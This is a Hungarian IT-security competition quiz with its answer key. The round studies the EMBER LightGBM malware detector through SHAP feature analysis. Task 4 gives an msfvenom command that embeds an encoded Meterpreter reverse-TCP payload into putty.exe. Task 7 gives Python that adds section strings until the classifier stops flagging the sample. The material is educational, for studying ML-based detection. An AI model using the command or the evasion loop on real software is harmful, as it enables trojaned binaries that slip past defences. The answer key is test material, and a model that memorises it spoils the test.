DATA SCIENCE AZ IT BIZTONSÁGBAN

7. forduló

SOPHOS

A kategória támogatója: SOPHOS

Ismertető a feladathoz

Ebben a fordulóban az EMBER adathalmazon tanított baseline LightGBM modellel fogunk ismerkedni. Először a különböző feature-ök fontosságokat nézzük meg, majd átváltozatunk egy legitim putty verziót malware-é, és megnézzük, hogy lehet addig obfuszkálni amíg megkerüli az ML modellt.

Ehhez fordulóhoz szükséges fileok az alábbi linkeken találhatók:

- https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/ember_model_2018.txt
- https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/putty_msfvenom_obfuscated.exe
- https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/putty_msfvenom.exe
- https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/putty.exe

Megjegyzés: a putty_msfvenom*.exe-k egy általunk generált dummy reverse payloadot tartalmaznak. A file futtatása nem okoz kárt a gépben, de a legtöbb virusirtó detektálja, a feladatokhoz viszont szükség lesz rájuk. Amennyiben nem lehet excludolni az aktiv virusirtó alól, javasolt a feladatot Google Colab vagy Sagemaker Studio Lab környezetben végezni.

Felhasznált idő: 00:00/40:00 **Elért pontszám:** 0/15

1. feladat 0/1 pont

Mi a trainelt EMBER LightGBM modell prediction-e a putty.exe-n két tizedesjegyre kerekítve?

Válaszok

A helyes válasz:

0.0

0.00

0

Magyarázat

```
import lightgbm as lgb

lgbm_model = lgb.Booster(model_file=f"ember_model_2018.txt")

def predict_binary(path):
    data = open(path, "rb").read()
    return ember.predict_sample(lgbm_model, data)
```

```
round(predict_binary('putty.exe'), 2)
```

2. feladat 0/3 pont

Szeretnénk megállapítani, hogy a klasszifikációban mely feature-ök játszották a legfontosabb szerepet.

Ennek több módja létezik fa típusú algoritmusok esetén is.

Definiáljuk a feature fontosság konzisztenciáját a következőképpen:

Ha változtatunk egy modellen, oly módon, hogy egy adott feature nagyobb súllyal számítson a végeredménybe, akkor a feature-nek a fontossága nem csökkenhet a változtatás előtthöz képest. Példa: ha egy m1 modell predikciója a_m1 és b_m1 feature-ökre a_m1*w + b_m1*w = y módon áll elő, és a_m1 fontossága i_m1 akkor egy módosított 10*a_m2*w + b_m2 *w = y modell és a_m2 fontossága i_m2 esetén i_m2 >= i_m1

Az alábbiak közül melyik feature fontosságok konzisztensek a fenti denfiníció szerint?

Válaszok

- [x] Feature importance Tree SHAP alapján:

  https://shap.readthedocs.io/en/latest/generated/shap.explainers.Tree.html

  Ez a válasz helyes, de nem jelölted meg.
- [ ] Feature importance gain alapján:

  https://lightgbm.readthedocs.io/en/latest/pythonapi/lightgbm.plot_importance.html

  (feature_type=gain)
- [ ] Feature importance split alapján:

  https://lightgbm.readthedocs.io/en/latest/pythonapi/lightgbm.plot_importance.html

  (feature_type=split)
- [x] Feature importance permutáció alapján:

  https://docs.oracle.com/en-us/iaas/tools/ads-sdk/latest/user_guide/mlx/permutation_importance.html#:~:text=Feature%20permutation%20importance%20measures%20the,to%20measure%20the%20predic

  Ez a válasz helyes, de nem jelölted meg.

Magyarázat

https://towardsdatascience.com/interpretable-machine-learning-with-xgboost-9ec80d148d27

3. feladat 0/1 pont

A Tree SHAP szerint mi a **benign osztály legfontosabb** feature csoportja a LigthGBM modellnek putty.exe esetén?

Megjegyzés: Tree SHAP kompatibilitási okokból kifolyólag adjuk hozzá az objective paramétert az LGBM paramétereihez.

lgbm_model.params['objective'] = 'binary'

Válasz

- ( ) header
- ( ) exports
- ( ) imports
- (•) datadirectories

  Ez a válasz helyes, de nem jelölted meg.
- ( ) strings
- ( ) byteentropy
- ( ) histogram
- ( ) general

section

Magyarázat

```
import shap
import lightgbm as lgb
from ember.features import PEFeatureExtractor
import numpy as np
import pandas as pd


lgbm_model = lgb.Booster(model_file="ember_model_2018.txt")
lgbm_model.params['objective'] = 'binary'


feature_names = []
for feature_name in extractor.features:
    for feature_dim in range(0, feature_name.dim):
        feature_names.append(f"{feature_name}_{feature_dim}")


explainer = shap.TreeExplainer(lgbm_model)


def explain(explainer, sample_path):
    data = open(sample_path, "rb").read()

    extractor = PEFeatureExtractor(2)
    features = np.array(extractor.feature_vector(data), dtype=np.float32)
    features = np.expand_dims(features, axis=0)

    return features, explainer.shap_values(features)


features, shap_values = explain(explainer, 'putty.exe')


importance_df = pd.DataFrame()
importance_df['feature_name'] = feature_names
importance_df['shap_values'] = shap_values[1][0]


importance_df.sort_values(by=['shap_values'], ascending = True)
```

4. feladat 0/2 pont

Az alábbiak közül melyek igazak a következő parancsra?

msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.1.101 lport=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe

Válaszok

- [x] Beszúrt egy stage-elt payload-ot a putty.exe binárisába
  Ez a válasz helyes, de nem jelölted meg.
- [ ] Beszúrt egy stageless payload-ot a putty.exe binárisába
- [x] Egy polimorikus XOR additív feedback encoder-rel elkódoltuk a payloadot
  Ez a válasz helyes, de nem jelölted meg.

Magyarázat

Staged vs Stageless: https://buffered.io/posts/staged-vs-stageless-handlers/

Encoding: https://www.mandiant.com/resources/shikata-ga-nai-encoder-still-going-strong

Reverse payload csatlakozni próbál a megjelölt IP cimre és portra, nem pedig hallgatózni.

Kedves Versenyzők!

A "A payload, amit beszúrt az msfvenom, mikor elindítjuk a putty.exe-t, a 192.168.0.101 IP cimen a 4444-es porton fog hallgatózni" válaszlehetőségben az IP cím el van írva (192.168.1.101 lenne a helyes), ezért a válaszlehetőséget töröltük, mivel így nem lehet egyértelműen eldönteni, hogy igaz, vagy hamis."

5. feladat 0/1 pont

Mi a trainelt EMBER modell prediction-e a putty_mfsvenom.exe-n két tizedesjegyre kerekítve?

Válaszok

A helyes válasz:

1.00

1.0

1

Magyarázat

```
import lightgbm as lgb
import ember


lgbm_model = lgb.Booster(model_file=f"ember_model_2018.txt")


def predict_binary(path):
    data = open(path, "rb").read()
    return ember.predict_sample(lgbm_model, data)


round(predict_binary('putty_msfvenom.exe'), 2)
```

6. feladat 0/1 pont

A Tree SHAP szerint mi a **malware osztály legfontosabb** feature csoportja a LightGBM modellnek putty_msfvenom.exe esetén?

Mejegyzés: Tree SHAP kompatibilitási okokból kifolyólag adjuk hozzá az objective paramétert az LGBM paramétereihez

lgbm_model.params['objective'] = 'binary'

Válasz


- ○ datadirectories
- ○ imports
- ○ exports
- ○ header
- ● section
  Ez a válasz helyes, de nem jelölted meg.
- ○ byteentropy
- ○ general
- ○ histogram
- ○ strings

Magyarázat

```
import shap
import lightgbm as lgb
from ember.features import PEFeatureExtractor
import numpy as np
import pandas as pd




lgbm_model = lgb.Booster(model_file="ember_model_2018.txt")
lgbm_model.params['objective'] = 'binary'


feature_names = []
for feature_name in extractor.features:
    for feature_dim in range(0, feature_name.dim):
        feature_names.append(f"{feature_name}_{feature_dim}")


explainer = shap.TreeExplainer(lgbm_model)


def explain(explainer, sample_path):
    data = open(sample_path, "rb").read()


    extractor = PEFeatureExtractor(2)
    features = np.array(extractor.feature_vector(data), dtype=np.float32)
    features = np.expand_dims(features, axis=0)

    return features, explainer.shap_values(features)


features, shap_values = explain(explainer, 'putty_msfvenom.exe')


importance_df = pd.DataFrame()
importance_df['feature_name'] = feature_names
importance_df['shap_values'] = shap_values[1][0]


importance_df.sort_values(by=['shap_values'], ascending = False)
```

7. feladat 0/6 pont

ML modellek megkerülésének hatalmas irodalma van.



“panda” “gibbon”

Képosztályozó modellek esetén, szemnek nem is érzékelhető módosításokkal, teljesen meg lehet változtatni a legtöbb ML modell eredményét. Persze jellemzően nem első próbára sikerül.

A panda mintájára kerüljük meg a LightgGBM modellt!

Az alábbi github repo-n* egy bináris fájlok manipulálására kialakított környezetet találhatunk, kifejezetten ML malware evasion célokra. A repóban szereplő tetszőleges változtatás (action) után le fog futni a bináris.

https://github.com/bfilar/malware_rl

Könnyebbség kedvéért a feladathoz releváns file-ok megtalálhatóak az alábbi 3 linken. Az első 2 URL tartalmazza a kódót, ipynb illetve py formátumban (ugyanazt a kódot), illetve a harmadik file gyakori szekció neveket tartalmaz.

- **https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/malware_rl_helper/malware_rl_helper.ipynb**
- **https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/malware_rl_helper/malware_rl_helper.py**
- **https://oitm-competition.s3.eu-west-2.amazonaws.com/round7/malware_rl_helper/section_names.txt**

Az alábbi obfuszkációs technikák közül, amennyiben csak egyet választhatunk, de azt tízszer alkalmazhatjuk egymás után, melyik akció tudja 0.8 alá vinni a modell predikcióját?

A "strings" mappa tartalmának a feltöltését a versenyzőre bízzuk.

* https://twitter.com/filar?ref_src=twsrc%5Egoogle%7Ctwcamp%5Eserp%7Ctwgr%5Eauthor

Válasz

- ( ) Gép tipusát ARM-re módosítjuk a mintában
- (•) Egyéb benign binárisban előforduló random stringeket adunk a minta random szekcióihoz
  Ez a válasz helyes, de nem jelölted meg.
- ( ) Eltörjük a checksumot a minta headerjében
- ( ) Módosítjuk a timestampet a minta headerjében
- ( ) Random byte-okat adunk az overlayhez

  (https://security.stackexchange.com/questions/77336/how-is-the-file-overlay-read-by-an-exe-virus)

Magyarázat

Ha kipróbáljuk a lehetéges action-öket az a felsorolt listából, azt fogjuk tapasztalni hogy a LigthGBM modell ellen kifejezetten az add_section_strings többszöri alkalmazása kezdi el gyorsan csökkenteni a kártékonyság valószinűségét.

Mivel random választunk stringeket érdemes a tíz lépést többször is megpróbálni.

Az alábbi (vagy hasonló) binárisból a linux "strings" paranccsal kinyert stringeket használtuk a megoldáshoz.

- Windows-KB890830-x64-V5.104.exe

```
import ember
import lightgbm as lgb

lgbm_model = lgb.Booster(model_file="ember_model_2018.txt")
lgbm_model.params['objective'] = 'binary'

filename = "putty_msfvenom.exe"
with open(filename, "rb") as f:
    bytez = f.read()

for i in range(0, 10):
    bytez = modify_sample(bytez, 'add_section_strings')

    print(ember.predict_sample(lgbm_model, bytez))
```

8. feladat 0/0 pont

Egymás után tízszer végrehajtottuk a leghatékonyabb obfuszkációs technikát a listából a putty_msfvenom.exe-n.

Mi a LightGBM modell prediction-e a putty_msfvenom_obfuscated.exe-n (két tizedesjegyig, ponttal elválasztva)?

Válasz

A helyes válasz:

0.39

Magyarázat

```
 import lightgbm as lgb

lgbm_model = lgb.Booster(model_file=f"ember_model_2018.txt")

def predict_binary(path):
  data = open(path, "rb").read()
  return ember.predict_sample(lgbm_model, data)

round(predict_binary('puttyX_obfuscated.exe'), 2)
```

Kedves Versenyzők!

A feladatot 0 pontosra állítottuk, mert a megadott fájlokba hiba csúszott, ezért nem volt egyértelműen meghatározható a helyes eredmény.

© 2023 Human Priority Kft.

KÉSZÍTETTE cone

Megjelenés

Világos